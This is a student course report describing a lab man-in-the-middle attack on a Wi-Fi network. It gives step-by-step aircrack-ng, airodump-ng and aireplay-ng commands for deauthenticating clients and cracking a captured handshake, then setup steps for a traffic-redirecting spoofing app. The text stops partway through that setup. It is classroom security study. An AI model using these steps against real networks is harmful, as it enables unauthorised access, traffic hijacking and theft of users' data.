The Curious Case of the Fruit Wreckoning

Team VOYP

Professor: Kombol

ITIS 3110

Team 2 Group Members:

Bereket Haile • Sean Snodgrass

Sam Stanton • Wilton Hunt • Darrell Price

Table of Contents

[PROJECT OVERVIEW 1](#_Toc354665819)

[DOCUMENTATION 2](#_Toc354665820)

[Cracking the Wi-Fi 2](#_Toc354665821)

[Network Spoofer Set Up 9](#_Toc354665822)

[Network Spoofer Victim’s View 19](#_Toc354665823)

[Reverse Shell Development 25](#_Toc354665824)

[SUMMARY 35](#_Toc354665825)

# PROJECT OVERVIEW

Insecure Wi-Fi connections are very popular as an available perk for retail establishments such as coffee shops, fast food restaurants, grocery stores, bars, and many others.  You can even find insecure Wi-Fi connections at some universities.  These services are very convenient for customers, but also are very convenient for individuals looking to exploit these connections to access sensitive information from computers on the network.  Possibly the simplest and most common method a hacker might use in these environments is the man-in-the-middle attack.  The purpose of our project was an exploration of these types of attacks with the ultimate goal of putting together a lab simulated man-in-the-middle attack on devices connected to an insecure Wi-Fi gateway.  In doing so, we sought to utilize other types of attack to acquire access to individual computers and their contents.

Our process for accessing our “victim’s” computer, we sniffed the current connections, gathered information about the router, mimicked the existing router by spoofing its mac address and cloning its SSID. We then deauthenticate all of the existing connections, causing users, or user’s machines, to try to reconnect to the network via our rogue access point. Next we phished users by offering a fake Wi-Fi sign-in page using a mobile application called “Network Spoofer” that attempts to fool them into downloading a file comprised of various utilities and exploits by redirecting them to a nefarious website that we created. Initially, we were planning to use Squid to identify user IP addresses and redirect them, but we were experiencing driver issues. Thus, we settled on using the mobile application instead. After compromising their machine, we established a reverse shell to create an access point and extract files and/or information from the users’ machines by using a bash script and NetCat Traditional. For example, we would be able to acquire session ID’s from users to access various web site accounts or other files of interest.

In order to simulate this hypothetical scenario, we created a fake network of users on a wireless connection. The victim PC was an Ubuntu OS. We used an Alfa Antenna and the Mobile Application as a means of attack. We used Backtrack 5 R3 as the “attacking” OS.

As stated above, the purpose of our project was an exploration of attack techniques used by hackers that might be employed to compromise a Wi-Fi network. Thus, much of the time spent on this project was research and a great deal of additional time was trial and error. What we found was consistent with what we already understood to be true. No network is secure, and there are many, many ways in which a network can be compromised. Even on a network with seemingly adequate security, with the right tools and enough time, a hacker can get in.

# DOCUMENTATION

## Cracking the Wi-Fi

The first phase of our project involved spoofing the Mac address on the Wi-Fi and dropping the connection on our “victim” computers. Although our primary goal was to attack an insecure wireless network, in the process of exploring the tools available in Backtrack 5, we were additionally able to decrypt a Wi-Fi password using a brute force attack. This section lays out the steps we took to accomplish this.




Figure 1

The first step to cracking the Wi-Fi is to set up the Alfa antenna (wireless Ethernet adapter). Open the Backtrack 5 VM and connect to the CLI and type *ifconfig*. Then, you will need to look at your interfaces. The wireless interface we will be working with is the *wlan0* interface (See Figure 1).




Figure 2

Once your antenna is plugged in and switched on, you will need to configure it to the interface. Type the command: *iwconfig*, to check, and then type *iwconfig wlan0 up* (See Figure 2) to set the interface. To make this process easier, take note of your MAC address on your antenna, you will need it later. Our antenna’s MAC address was 00:C0:CA:6D:30.

The next step is to configure the wireless card. You will need to bring up a list of wireless networks. To do this, type the command: *iwlist wlan0 scanning (*See Figure 3).




Figure 3

After the scan is complete, you look for the Wi-Fi router you want to connect to. In this case, *“wireless lab”* is our intended victim. (Note: the router had to be changed halfway through the experiment due to connectivity issues. The victim’s router changed from *“wireless lab”* to *“linksys".*)



Figure 4

Next, we want to snoop around and monitor traffic. Type the command: *wireshark &,* then in the CLI type:

*airodump-ng --bssid 00:23:69:bb:31:3e mon0* (See Figure 4). Now, with Wireshark open, you can monitor traffic, capture packets, see what happens when you do packet injection, as well as many other features. The program Airodump-ng will bring up all the MAC addresses on the router. This is beneficial, because now can see who is on the network. We already know our own MAC address, as well as the routers MAC address, any other MAC addresses represent additional devices on the network.

Note: We are not connected into the router. We are still outside looking in. To get onto the network, we need to crack the password. I previously set the password to a password in my rockyou.txt password library. The location is

*cd /pentest/passwords/wordlists/*. This will direct you to two word lists in back track, darkc0de.lst and rockyou.txt. Rockyou.txt has around 7.5 million passwords on it. If the password is not on the list, then this crack will not work.

To get on the router, you need to deauthenticate the devices connected to the router. This will kick everyone off, and for the most part their computers will try to automatically connect back to the router. Some users may need to manually reconnect. They already have the password stored so they should automatically get back on. But it is WEP encrypted, so we will get, as the output, the encrypted password. It is at this point we will use a brute force attack to decrypt the password.

Typing *aireplay-ng -0 0 -a 00:23:69:bb:31:3e mon1.* -0 0 kicks everyone off of the router. It will deauthenticate devices. When someone logs back on, it captures the encrypted password. On the picture below, CH MB CIPHER AUTH linksys section, you will see WPA2 CCMP and PSK (See Figure 5). This means you have the password but it is encrypted.




Figure 5

In the next step, you are going to use Aircrack-ng. When we were cracking the password, the program was decrypting 550 to 750 passwords per a second. Key the command:

*aircrack-ng -w /pentest/passwords/wordlists/rockyou.txt capture-02.cap.* What this command entails is passing aircrack-ng the –w option and specifying wordlist (the list of passwords), then placing the packet data into a file called *capture-02.cap.* Results can be seen in Figure 6.




Figure 6

In the above screen shot just one password was used. Notice, aircrack-ng is testing 571 words per a second.




Figure 7

In Figure 7, you can see that aircrack-ng found the password. This process can take a while. To speed up the process, we put our password to the top of the list. *Ilovemymom* was the password we entered into the router, and it was successful. Now that you have secured access to the router, you can redirect traffic, apply MAC address filters, or employ many other deceptive tactics.

## Network Spoofer Set Up

We used a Mobile App called Network Spoofer to redirect traffic on the wireless network to our honeypot site. Here is a step by step guide to how to setup the app and spoof the network.


*  In order to use this application, your phone must first be rooted. If you are unfamiliar with how to do this, there are plenty of YouTube tutorials showing you how it works.
* First, use your phones browser to Google search “Network Spoofer”
* Navigate to the Sourceforge.net link for the download
* Download the application
* Ensure your phone has the option so allow downloads from unknown sources checkbox checked before doing so or you will not be allowed to download said file

Figure 8

* Once download is complete, in most case seconds after starting, navigate to your downloads folder or swipe down your notification bar and select the application


**

Figure 9


*  This page shows you which permissions you are giving the Network Spoofer application
* Press Install.

Figure 10

* Once installed press open





Figure 11

* This notification is informing the user about the legalities of using the application in a malicious manner and warns you against it
* Press Agree to proceed

Figure 12



* This screen informs the user of the newest updates to the application
* Press OK

Figure 13


* Next you will need to press the Setup & Install button, this will take you to another page for you to download the package files and extract them.

Figure 14

* Press Start Download and wait for the download and extraction to finish.




Figure 15

* File downloading





Figure 16



* File extracting

Figure 17

* Once files are done downloading and extracting you will be redirected back to the startup page.
* Press the Start button now to use the application.




Figure 18

* You will be asked to give the Network Spoofer application Super User aka Root access to your device.
* Press Grant if you would like to use the application.





Figure 19

* Page is loading the environment with the available spoofs.






Figure 20

* Shows all the spoofs that the application can do. We choice to do the “All sites -> other website” spoof.
* This spoof redirects the entire incoming web track to a redefined webpage.
* It can be a targeted attack on a specific IP or it can be done on the entire network.

Figure 21

* Enter the targeted redirect website into this block, not including http://
* (e.g. Google.com)


